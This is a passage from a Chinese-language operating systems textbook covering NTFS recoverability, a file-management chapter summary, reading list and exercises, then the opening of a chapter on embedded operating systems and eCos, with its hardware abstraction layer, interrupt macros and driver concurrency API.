注：有阴影的行表示必须有的文件属性，其他属性是可选的。

12.10.3　可恢复性

NTFS可以在系统崩溃或磁盘失效后，把文件系统恢复到一致的状态。支持可恢复性的重要组件如下所示（见图12.20）：

- **I/O管理程序**：包括NTFS驱动程序，用于处理NTFS中基本的打开、关闭、读、写功能。此外，可以对软件RAID模块FTDISK进行配置。
- **日志文件服务**：维护一个关于磁盘上文件系统元数据的改变的日志。这个日志文件用于在系统失败时恢复一个NTFS格式的卷。（例如，在没有强制运行文件系统检查功能的情况下）。
- **高速缓存管理器**：负责对文件的读写进行高速缓存以提高性能。高速缓存管理程序优化磁盘I/O。
- **虚存管理程序**：NTFS通过把对文件引用映射到虚存引用以及读写虚存，来访问被缓存的文件。

值得注意的是，NTFS使用的恢复过程是为恢复文件系统的数据而设计的，不是用于恢复文件的内容。因此，用户永远不会因为系统崩溃而丢失应用程序的卷或目录/文件结构，但是，文件系统并不能保证用户数据不会丢失。要提供完全的包括恢复用户数据的恢复能力，需要更精细并更消耗资源的恢复机制。

NTFS恢复能力的实质是记录法。每个改变文件系统的操作被当做一个事务处理。改变重要的文件系统数据结构的事务的每个子操作在被记录到磁盘卷之前首先记录在日志文件中。使用这个日志，一个在系统崩溃时完成了一部分的事务可以在以后系统恢复时重做或者撤销。

一般来说，为保证可恢复性，需要以下4个步骤［RUSS05］：

1）NTFS首先调用日志文件系统，在高速缓存中的日志文件中记录任何会修改卷结构的事务。

2）NTFS修改这个卷（在高速缓存中）。

3）高速缓存管理器调用日志文件系统，提示它刷新磁盘中的日志文件。

4）如果日志文件在磁盘上的更新是安全的，高速缓存管理器把该卷的变化刷新到磁盘中。




图 12.20　Windows NTFS 部件

12.11　小结

文件管理系统是一组系统软件，为使用文件的用户和应用程序提供服务，包括文件访问、目录维护和访问控制。文件管理系统通常被看做是一个由操作系统提供服务的系统服务，而不是操作系统的一部分。但是，在任何系统中，至少有一部分文件管理功能是由操作系统执行的。

一个文件由一组记录组成。访问这些记录的方式决定了文件的逻辑组织，并在某种程度上决定了它在磁盘上的物理组织。如果一个文件主要是作为一个整体处理，那么顺序文件组织是最简单、最适合的。如果需要对单个文件的顺序访问同时也进行随机访问，索引顺序文件可以产生最佳的性能；如果对文件的访问主要是随机访问，索引文件或散列文件可能是最适合的。

不论选择哪种文件结构，都需要一种目录服务，这就使得文件可以按层次方式组织。这种组织有助于用户了解文件，同时也有助于文件管理系统给用户提供访问控制和其他服务。文件记录，即使是固定大小的，通常也与一个物理磁盘块的大小不一致。因此，需要某种类型的组块策略。在复杂性、性能和空间利用率之间的权衡决定了要使用的组块策略。

任何文件管理方案的一个重要功能是管理磁盘空间，其中部分功能是给一个文件分配磁盘块的策略。可以采用各种各样的方法，使用各种各样的数据结构来跟踪对每个文件的分配情况。此外，磁盘中的未分配的空间也必须管理起来，这部分功能主要包括维护一个磁盘分配表，磁盘分配表指明了哪些块是空闲的。

12.12　推荐读物

关于文件管理有许多优秀的书籍。下面的所有文献都着重论述文件管理系统，同时也解决了相关的操作系统问题。最有用的可能是［WIED87］，它给出了文件管理的大量方法，并论述了图 12.2 中从磁盘调度到文件结构的所有问题。［LIVA90］重点讲述文件结构，并给出了关于性能分析与比较的一个很好的长篇综述。［GROS86］讲述了与文件 I/O 和文件访问方法相关的问题，还描述了文件系统所需的所有控制结构，为评估文件系统的设计提供了一个非常有用的检验表。［FOLK98］的重点内容是文件的处理，讲述了诸如

维护、查找、排序、共享之类的问题。

关于 Linux 文件系统的细节，请参阅[LOVE05]和[BOVE03]。较好的入门教材是[RUBI97]。

[CUST94]给出了关于 Windows NT 文件系统的一个很好的综述。[NAGA97]更详细地讲述了这方面的问题。

BOVE03 Bovet, D., and Cesati, M. *Understanding the Linux Kernel*. Sebastopol, CA: O'Reilly,2003.

CUST94 Custer, H. *Inside the Windows NT File System*. Redmond, WA: Microsoft Press, 1994.

FOLK98 Folk, M., and Zoellick, B. *File Structures: An Object-Oriented Approach with C++*. Reading, MA: Addison-Wesley, 1998.

GROS86 Grosshans, D. *File Systems: Design and Implementation*. Englewood Cliffs, NJ: Prentice Hall, 1986.

LIVA90 Livadas, P. *File Structures: Theory and Practice*. Englewood Cliffs, NJ: Prentice Hall, 1990.

LOVE05 Love, R. *Linux Kernel Development*. Waltham, MA: Anovell Press, 2005.

NAGA97 Nagar, R. *Windows NT File System Internals*. Sebastopol, CA: O'Reilly, 1997.

RUBI97 Rubini, A."The Virtual File System in Linux." *Linux Journal*, May 1997.

WIED87 Wiederhold, G. *File Organization for Database Design*. New York: McGrawHill, 1987.

12.13 关键术语、复习题和习题

关键术语

访问方法	域	文件名	关键域
位表	文件	散列文件	路径名
块	文件分配	索引文件	管道
链接文件分配	文件分配表	索引文件分配	记录
连续文件分配	文件目录	索引顺序文件	顺序文件
数据库	文件管理系统	索引节点	工作目录
磁盘分配表			

复习题

12.1 域和记录有什么不同?

12.2 文件和数据库有什么不同?

12.3 什么是文件管理系统?

12.4 选择文件组织时的重要原则是什么?

12.5 列出并简单定义五种文件组织。

12.6 为什么在索引顺序文件中查找一个记录的平均查找时间小于在顺序文件中的平均查找时间?

12.7 对目录执行的典型操作有哪些?

12.8 路径名和工作目录有什么关系?

12.9 可以授予或拒绝的某个特定用户对某个特定文件的访问权限通常有哪些?

12.10 列出并简单定义三种组块方法。

12.11 列出并简单定义三种文件分配方法。

习题

12.1 定义：

B=块大小

R=记录大小

P=块指针大小

F=组块因子，即一个块中期望的记录数

对图 12.6 中描述的三种组块方法分别给出关于 F 的公式。

12.2 一种避免预分配中的浪费和缺乏邻近性问题的方案是，分配区的大小随着文件的增长而增加。例如，开始时，分区的大小为一块，在以后每次分配时，分区的大小翻倍。考虑一个有 n 条记录的文件，组块因子为 F，假设一个简单的一级索引用做一个文件分配表。

a）给出文件分配表中入口数的上限（用关于 F 和 n 的函数表示）。

b）在任何时候，已分配的文件空间中未被使用的空间的最大量是多少？

12.3 当数据

a）很少修改并且以随机顺序频繁地访问时；

b）频繁地修改并且相对频繁地访问文件整体时；

c）频繁地修改并以随机顺序频繁地访问时；

从访问速度、存储空间的使用和易于更新（添加/删除/修改）这几方面考虑，为了达到最大效率，你将选择哪种文件组织？

12.4 忽略目录和文件描述符的开销，考虑一个文件系统，其中文件被存储在大小为 8K 的块中。对于下列各种文件大小，计算文件的最后一块对空间浪费的百分比：3 209 字节；24 576 字节；2 328 432 002 字节。

12.5 假设一个 UNIX 系统已经在/path 路径下挂载了一个文件系统。那么一个应用程序为了读取/path/to/file 的第一个字节，必须额外访问多少磁盘块？

12.6 目录可以当做一种只能通过受限方式访问的"特殊文件"实现，也可以当做普通文件实现。这两种方法分别有哪些优点和缺点？

12.7 一些操作系统具有一个树结构的文件系统，但是把树的深度限制到某个比较小的级数上。这种限制对用户有什么影响？它是如何简化文件系统的设计的（如果能简化）？

12.8 考虑一个层次文件系统，空闲的磁盘空间保留在一个空闲空间表中。

a）假设指向空闲空间的指针丢失了。该系统可以重新构造空闲空间表吗？

b）给出一种方案，确保即使出现了一次存储器失败，指针也不会丢失。

12.9 一个文件系统有 2KB 个磁盘块，它可以通过索引节点三级索引结构访问到 32GB 大小的数据。试问该文件系统需要用多少位作为块指针？

12.10 考虑由一个索引节点表示的 UNIX 文件的组织（见图 12.14）。假设有 12 个直接块指针，在每个索引节点中有一个一级、二级和三级间接指针。此外，假设系统块大小和磁盘扇区大小都是 8K。如果磁盘块指针是 32 位，其中 8 位用于标识物理磁盘，24 位用于标识物理块，那么

a）该系统支持的最大文件大小是多少？

b）该系统支持的最大文件系统分区是多少？

c）假设内存中除了文件索引节点外没有别的信息，访问在位置 13 423 956 中的字节需要多少次磁盘访问？

第六部分　嵌入式系统

相比部署在嵌入式系统中操作系统的数量，部署在个人计算机和桌面计算机中的操作系统的数量就相形见绌了。按这种方式衡量，嵌入式操作系统构成了操作系统中最重要的一类。嵌入式操作系统有它们自己独特的需求和设计重点，本部分将研究这些内容。

第六部分导读

第 13 章　嵌入式操作系统

第 13 章首先介绍了嵌入式系统，接着审视嵌入式操作系统的关键特性。然后通过两种广泛使用的系统 eCos 和 TinyOS，来介绍两种非常不同的嵌入式操作系统设计方法。

第 13 章 嵌入式操作系统

本章我们分析一种广泛使用的最重要的操作系统：嵌入式操作系统。嵌入式系统的配置环境独特性、对操作系统的要求苛刻和对设计策略的要求都和构建普通的操作系统大大不同。

我们以嵌入式系统的概念总览开始，然后转而探讨嵌入式操作系统的原理。最后，本章介绍两种很截然不同的嵌入式系统的设计方法。

13.1 嵌入式系统

与通用的计算机（如便携式电脑或桌面系统）不同，嵌入式系统的定义涉及一个产品中电子器件和软件的使用。下面给出一个较好的通用的定义[⊖]：

嵌入式系统是为了完成某个特定功能而设计的，或许有附加的机制或其他部分的计算机硬件和软件的结合体。在许多情况下，嵌入式系统是一个更大的系统或产品中的一部分，比如汽车中的防抱死系统。

嵌入式系统的数量远远超过了普通的操作系统，并且应用非常广泛（见表 13.1）。这些系统的需求和限制有着很大的不同，如下所示[GRIM05]：

表 13.1 嵌入式系统范例与市场[NOER05]

市　　场	嵌入式设备
汽车	点火系统 引擎控制 刹车系统
消费电子	数字及模拟电视 机顶盒（DVD、VCR、有线电视） 个人数字助理（PDA） 厨房用具（冰箱、烤箱、微波炉） 汽车 玩具/游戏机 电话/手机/寻呼机 相机 全球定位系统（GPS）
工业控制	制造业的机器人以及控制系统 传感器
医疗	输液泵 透析器 假肢装置 心脏检测器
办公自动化	传真机 复印机 打印机 显示器 扫描仪

⊖ Michael Barr，《Embedded Systems Glossary》，Netrino 技术图书馆，http://www.netrino.com/ Publications/Glossary/index.php。

- 从小的系统到大的系统，这意味着非常不同的成本限制，也就是对优化和复用的不同需求。
- 从很宽松的到非常严格的需求，以及不同性质的需求的组合，例如关于安全性、可靠性、实时、灵活性等方面。
- 从很短到很长的使用期限。
- 不同的环境条件，比如辐射、振动、湿度等方面。
- 不同的应用特点，从静态到动态装载，从慢到快的速度，从计算密集型到交互密集型任务，或者它们中的不同组合。
- 不同的计算模型，从离散事件系统到包含连续时间的动态系统（通常也称为混合系统）。

嵌入式系统通常与它们所在的环境紧密地联系在一起。由于与环境交互的需要，从而产生了实时限制。这些限制，如响应速度、测量精度、持续时间等，决定了软件操作的时限。如果多个活动必须进行同步管理，这就需要更复杂的实时限制。

基于[KOOP96]，图 13.1 显示了一般定义下的嵌入式系统组织。除了处理器和内存，还有很多元素不同于传统的台式机或笔记本电脑：

- 或许有不同的接口，以便使系统能进行测量、计算或者与外部环境进行交互的其他接口。
- 用户界面可以是简单到像闪烁的灯一样，也可以像实时机器人视觉那样复杂。
- 诊断端口可以诊断系统是否已经处于被控状态——而不单是诊断计算机。
- 特定目的领域的编程（FPGA）、特定的应用（ASIC）甚至非数字硬件都可能使用，以增强性能或安全性。
- 软件通常是固定功能的，并且特定于某个应用。




图 13.1　嵌入式系统可能的组织结构

13.2　嵌入式操作系统的特点

一个有着简单功能的嵌入式系统，可以由一个或一组特定的程序，在没有其他软件的情况下进行控制。通常，更复杂的嵌入式系统包括一个操作系统。尽管原则上可以使用一个通用的操作系统，例如 Linux，对于嵌入式系统，存储空间的限制、功耗和实时需求都要求为嵌入式系统环境使用专用的操作系统。

下面列出一些嵌入式操作系统独特的特性和设计需求：

- **实时操作**：在许多嵌入式系统中，计算的准确性部分地依靠交付的时间。通常，实时性受到外围 I/O 和控制稳定性需求的限制。

- **响应操作**：嵌入式软件可以对外部事件响应进行处理。如果这些事件的发生不是周期性的或者是不可预期的，嵌入式软件应该考虑最差情况并为例程的执行设定优先级。
- **可配置性**：由于嵌入式系统的多样性，因此在嵌入式操作系统功能性需求方面是多变的，不论是定量还是定性的。也就是说，一个嵌入式操作系统想要应用在不同的嵌入式系统中时，它自身必须可以灵活配置，以便对特定的应用和硬件系统提供所需的功能。[MARW06]给出了下列例子：链接和加载功能可以用来选择需要加载的 OS 模块。可以使用条件编译。如果使用了一个面向对象结构，就可以定义真子类。实际上，对于许多经过裁剪的衍生操作系统进行设计时，验证是一个潜在的问题。Takada 引用这些作为 eCos 的基本问题[TAKA01]。
- **I/O 设备的灵活性**：事实上，没有设备需要所有版本的操作系统都提供支持，同时 I/O 设备涵盖的范围也很大。[MARW06]中建议，对于处理相应的慢速设备，比如磁盘和网络接口，使用特定任务而不是将这些驱动整合进操作系统的内核中更加合理。
- **改进的保护机制**：嵌入式系统通常为一个受限制的、定义明确的功能而设计。没有经过测试的程序很少加到软件中去。在软件配置和测试之后，就应该被视为可靠的了。也就是说，除安全措施外，嵌入式系统只有有限的保护机制。例如，I/O 指令不必是那些可以陷入操作系统内核的特权指令；任务可以直接完成它们自己的 I/O。类似地，存储保护机制也可以被最小化。[MARW06]提供了下列例子。让 **switch** 对应某个值的内存-映射的 I/O 地址，该值需要作为 I/O 操作的一部分进行检查。我们可以允许 I/O 程序使用一条像 **load register** 这样的指令，**switch** 决定当时的值。这种方法更适合用于一次操作系统服务调用中，为了保存和恢复任务上下文，该方法会产生系统开销。
- **直接使用中断**：通用操作系统不会允许用户进程直接使用中断。[MARW06] 列出了 3 个允许不通过操作系统中断服务例程，而让中断直接开始和结束任务（例如，将中断向量地址表中的任务起始地址存储起来）的原因：1）可认为嵌入式系统是彻底地测试过的，很少对操作系统或者应用程序进行修改；2）不需要保护机制，如前面列出的理由；3）必须能高效地控制不同的设备。

一般有两种通用的方法来开发嵌入式操作系统。第一种方法是利用现有的操作系统，移植它使之适用于嵌入式应用。另一种方法是为嵌入式设备的使用单独设计和实现所需要的操作系统 ⊖。

13.2.1　移植现有的商业操作系统

通过增加实时能力、流水线操作和必要的功能，现有的商业操作系统可以用于嵌入式系统。这种方法通常利用 Linux，也可利用 FreeBSD、Windows 和其他通用操作系统。这些操作系统一般比专用的嵌入式操作系统慢，且可预见性较差。这种方法的优点是直接从一般性商业操作系统派生出嵌入式操作系统，是基于一系列成熟的接口，可以方便地移植。

使用通用操作系统的缺点是它并没有对实时性和嵌入式应用进行优化。也就是说，要达到适当的性能，需要进行很大的修改。特别地，典型的操作系统在调度上是为一般情况进行优化而不是为最差情况进行优化，通常按照需求分配资源，并且忽略大多数关于应用程序的语义信息。

13.2.2　为特定目的构建的嵌入式操作系统

现在已经有数目众多的操作系统是专为嵌入式应用而设计的。后面有两个著名的实例，即 eCos 和 TinyOS，都会在本章中进行讨论。

⊖ 13.2 节的许多讨论是基于位于圣迭戈的加州大学的 Rajesh Gupta 教授提供的嵌入式系统的课堂笔记，网址为 http://mesl.ucsd.edu/gupta/cse237bw07.html。

特定的嵌入式操作系统包括如下典型的特点：

- 有快速且轻量级的进程或线程切换。
- 调度策略是实时的，调度模块是调度程序的一部分而不是单独的模块。
- 尺寸很小。
- 能快速响应外部中断，典型的需求是响应时间小于 10μs。
- 禁止中断的时间间隔尽可能的小。
- 为内存管理提供固定的或者可变的分区，以及为存储器中的代码和数据加锁的能力。
- 提供特别的顺序文件以便快速存储数据。

为了处理时序约束，内核需要

- 为大部分原语提供有限制的执行时间。
- 维护一个实时的时钟。
- 提供特定的警报和超时。
- 支持实时排队策略，比如最早截止时间优先和将消息插入到队列头的原语。
- 提供固定时间延迟处理的原语和挂起/恢复执行的原语。

上述列出的特性是在实时需求下嵌入式操作系统很常见的特性。实际上，对于复杂的嵌入式系统，需求可能强调可预见性操作胜过快速操作，这就迫使做出不同的设计决策，特别是任务调度方面。

13.3 eCos

在嵌入式应用中，eCos（embedded Configurable operating sgstem）是一个开源的、版权自由的实时操作系统。该系统的设计目标是高性能的、小型的嵌入式系统。对于这类系统，Linux 或者其他商业操作系统的嵌入式版本不会提供所需要的改进过的软件。eCos 已经广泛应用于不同的处理器平台，包括 Intel IA32、PowerPC、SPARC、ARM、CalmRISC、MIPS 和 NEC V8xx。它是应用最广泛的嵌入式操作系统之一。

13.3.1 可配置性

要想广泛应用于不同的嵌入式应用和嵌入式平台，嵌入式操作系统要足够灵活，必须提供比特定的应用和平台更多的功能。例如，许多实时操作系统支持任务切换、并发控制和不同的优先级调度机制。而相对简单嵌入式系统不一定需要所有这些特性。

为配置可选组件和在组件中允许或禁止特定功能而提供一个高效的用户友好的机制是一项挑战，可在 Windows 或者 Linux 下运行的 eCos 的配置工具，用于配置运行在目标嵌入式系统上的一个 eCos 包。完整的 eCos 包是分层结构的，使得使用配置工具装配目标配置很容易。在顶层，eCos 由一些组件组成，进行配置工作的用户可以只选择那些目标应用中所需的组件。例如，系统可能有一个特定串口 I/O 设备，用户可以为这个配置选择串口 I/O，然后可以选择一个或者更多特定的受支持的 I/O 设备。配置工具包括为该种支持所需的最小的软件包。配置用户可以选择特定的参数，比如默认的数据速率和要使用的 I/O 缓冲区的大小。

配置过程可以扩展到更加细节的层次，甚至是单独一行代码的层次。例如，配置工具提供包含或者忽略优先级继承协议的选项。

图 13.2 显示了 eCos 配置工具用户可以看到的顶层。左手边窗口列表中的每个选项可以选择或不选择。

当一个选项标记为高亮时，右下方的窗口提供了该选项的说明，右上方的窗口提供了进一步说明文档的连接，还有该高亮选项额外的信息。列表中的选项可以展开为更细粒度的选项菜单。

图 13.3 说明了 eCos 内核选项的展开菜单。在图中，注意异常处理已被选择，但 SMP（对称多处理）被忽略。一般来说，可以选定或者忽略组件或者单个选项。在一些情况下，可以设定单独的变量值，例如，最小的可接受的栈大小是一个整数值，可以设定该值或者保留默认值。




图 13.2 eCos 的配置工具——顶层




图 13.3 eCos 的配置工具——内核细节

图 13.4 展示了一个典型的例子，在嵌入式系统中创建可执行二进制映像的整个过程。这个过程运行在宿主机系统上，比如 Windows 或 Linux 平台，可执行映像将会在目标嵌入式系统中执行，比如某个工业环境中的一个传感器。特定的嵌入式应用的应用源码处在最高的软件层。这些源码独立于 eCos，但是应用编程接口（API）处在 eCos 软件的顶层。或者只有一种版本的应用源码，或者对不同版本的目标嵌入式平台有不同的变种。在这个例子中，GNU make 工具用于选定哪些程序需要编译或者重编译（在源码修改版本的情况下），并且发出命令来编译这些源码。GNU 交叉编译器在宿主机上执行，然后为目标嵌入式平台生成可执行二进制码。GNU 连接器连接应用目标代码和由 eCos 配置工具产生的代码。这个软件集包括选定部分的 eCos 内核加上为目标嵌入式系统选定的软件。其结果随后就可以装入目标系统。

13.3.2　eCos 组件

eCos 的关键设计需求是可移植性，从而对不同的体系结构和平台只需最小的工作量。要满足这个需求，eCos 由一组分层的组件构成（见图 13.5）。




图 13.4　装入一个 eCos 配置




图 13.5　eCos 分层结构

硬件抽象层

最底部是硬件抽象层（HAL）。HAL 是一种软件，它对上层提供一致的 API，并将上层的操作映射到特定的硬件平台，因此每种硬件平台的 HAL 都是不同的。图 13.6 中的例子说明了在两个不同的平台上，为了实现相同的 API 调用，HAL 是怎样进行特定于硬件实现的抽象的。如本例所示，上层使能中断的调用在两个平台上是一样的，但是该功能的 C 代码实现是特定于每个平台的。

```
#define HAL_ENABLE_INTERRUPTS()     \
  asm volatile (                    \
    "mrs r3, cpsr;"                 \
    "bic r3, r3, #0xc0;"            \
    "msr cpsr,r3;"                  \
    :                               \
    :                               \
    : "r3"                          \
    );
```

a）ARM 体系结构

```
#define HAL_ENABLE_INTERRUPTS()     \
  CYG_MACRO_START                   \
  cyg_uint32 tmp1, tmp2             \
  asm volatile (                    \
    "mfmsr %0;"                     \
    "ori %1,%1,0x800;"              \
    "rlwimi %0,%1,%0,16,16;"        \
    "mtmsr %0"                      \
     : "=r" (tmp1), "=r" (tmp2));   \
  CYG_MACRO_END
```

b）PowerPC 体系结构

图 13.6　Hal_Enable_Interrupts()宏的两种实现

HAL 由三个单独的模块实现：

- **体系结构**：定义处理器家族类型。该模块包含支持处理器启动、中断分发、上下文切换、和其他特定于该处理器家族指令集体系结构的特定功能的所需代码。

- **变体**：支持家族中特定处理器的特性。所支持特性的一个例子就是片上模块，比如内存管理单元（MMU）。
- **平台**：将 HAL 扩展以便支持紧密连接的外围设备，如中断控制器和定时器。这个模块定义包括所选择的处理器体系结构和变体的平台或者主板。它包括启动代码、片上配置代码、中断控制器代码和定时器代码。

注意，HAL 的接口可以直接被上层调用，以提高代码执行效率。

eCos 内核

eCos 内核设计主要满足下列四个目标：

- **低中断延迟**：响应中断和开始执行 ISR 的时间。
- **低任务切换延迟**：当一个线程可用并实际开始执行时所用的时间。
- **小内存占用**：通过按照实际需求配置所有组件的内存，以便使代码和数据占用的内存资源尽可能地小。
- **确定的行为**：在整个执行过程中，内核执行必须是可预测的，并且是在满足应用程序实时性需求的限制下。

eCos 内核提供了为开发多线程应用所需的核心功能：

1）在系统中创建新线程的能力，不论是在启动时刻还是在系统的运行时刻。

2）在系统中控制不同的线程，例如，操作它们的优先级。

3）调度器的选择，从而决定哪个线程应该运行。

4）同步原语的范围，允许线程安全地交互和共享数据。

5）系统对中断和异常的支持。

在 eCos 内核中并没有包括操作系统内核的一些典型功能。例如，内存分配由一个独立的包处理。同样，不同的设备驱动也是独立的包。eCos 配置技术将不同的包结合并进行配置以满足应用的需求。这样可以使内核精简。更进一步，对于一些嵌入式平台，最小的内核意味着并没有采用 eCos 内核。简单的单线程应用可以直接在 HAL 上运行。这样的配置可以并入所需的 C 功能库以及设备驱动，但是避免了内核在空间和时间上的开销。

I/O 系统

eCos 的 I/O 系统是一个支持设备驱动的框架。eCos 配置包为大量的平台提供各种驱动。这些驱动包括了串口设备、以太网设备、闪存接口和不同的 I/O 接口如 PCI（外围部件接口）和 USB（统一串行总线）。另外，用户可以开发自己的设备驱动。

I/O 系统的主要目标是效率，舍弃不需要的软件层或者无关功能。设备驱动为输入、输出、缓冲和设备控制提供必要的功能。

如上文所述，如果需要设备驱动和其他更高层的软件，可以直接在 HAL 层上实现。如果需要特定内核类型的功能，设备驱动可以使用内核 API 实现。内核提供了三层中断模型[ECOS07]：

- **中断服务例程（ISR）**：在响应硬件中断时调用。硬件中断在将干扰降到最小的情况下递送至 ISR。HAL 对中断硬件源进行解码，并且调用关联该中断对象的 ISR。这个 ISR 可以操作硬件，但是仅仅允许在设备 API 上进行一组有限制的调用。当返回时，ISR 就会查询它的 DSR 是否应该被调度执行。
- **延迟服务例程（DSR）**：在响应 ISR 的请求时调用。当一个 DSR 不会影响调度时，它是安全的，从而可以运行。大部分时间，DSR 会在 ISR 之后立刻运行，但是当前线程在调度队列中时，在线程结束之前，DSR 会被延迟。DSR 可以调用更多的驱动 API（相对于 ISR），特别是可以调用 `cyg_drv_cond_signal()` 来唤醒等待的线程。

● 线程：驱动的客户。线程可以调用全部的 API，而且可以在互斥量和条件变量上等待。

表 13.2 和 13.3 显示了内核设备驱动接口。这些表对内核支持的设备驱动的可用功能给出了很好的解释。注意，可以为设备驱动接口配置下列一个或多个并发机制：自旋锁、条件变量、互斥量。后面将详细讨论。

表 13.2 eCos 内核设备驱动接口：并发

cyg_drv_spinlock_init	将自旋锁初始化为加锁或者未加锁的状态
cyg_drv_spinlock_destroy	释放一个长时间没有使用的自旋锁
cyg_drv_spinlock_spin	申请一个自旋锁，在忙状态循环中等待，直至该自旋锁可用
cyg_drv_spinlock_clear	清除一个自旋锁。这个操作清除自旋锁，允许其他 CPU 申请它。如果有多于一个 CPU 在 cyg_drv_spinlock_spin 中等待，那么接下来仅有一个 CPU 允许执行
cyg_drv_spinlock_test	检查自旋锁的状态。如果自旋锁没有锁，则返回 TRUE。如果已被锁，则返回 FALSE
cyg_drv_spinlock_spin_intsave	这个功能行为确切说像 cyg_drv_spinlock_spin，只是它在试图申请自旋锁之前还能禁止中断。当时的中断使能状态保存在 *istate 中。中断在自旋锁申请成功之前都保持禁止中断，并且必须调用 cyg_drv_spinlock_clear_intsave 恢复其状态
cyg_drv_mutex_init	初始化互斥量
cyg_drv_mutex_destroy	销毁互斥量
cyg_drv_mutex_lock	试图为 mutex 参数指向的互斥量加锁。如果互斥量已经被其他线程加锁，则本线程一直等待，直到加锁互斥量的线程结束。如果函数返回值为 FALSE，则本线程解除由其他线程造成的加锁状态。在这种情况下，互斥量不会被锁上
cyg_drv_mutex_trylock	试图为 mutex 参数指向的互斥量加锁，但是不等待。如果互斥量已经被其他线程加锁，则函数返回 FALSE。如果函数可以在不等待的情况下加锁互斥量，则返回 TRUE
cyg_drv_mutex_unlock	为 mutex 参数指向的互斥量解锁。如果已经有一些线程等待请求该锁，则唤醒其中一个从而尝试获取互斥量
cyg_drv_mutex_release	释放所有在该互斥量上等待的线程
cyg_drv_cond_init	初始化一个和某个互斥量关联的条件变量。一个线程在为相关的互斥量加锁后有可能在该条件变量上等待。等待会导致该互斥量的解锁，在该线程再次被唤醒之后，它在继续执行之前会自动申请该互斥量
cyg_drv_cond_destroy	销毁条件变量
cyg_drv_cond_wait	等待条件变量的信号
cyg_drv_cond_signal	向条件变量发送信号。如果有线程在等待这个变量，则至少其中有一个线程将被唤醒
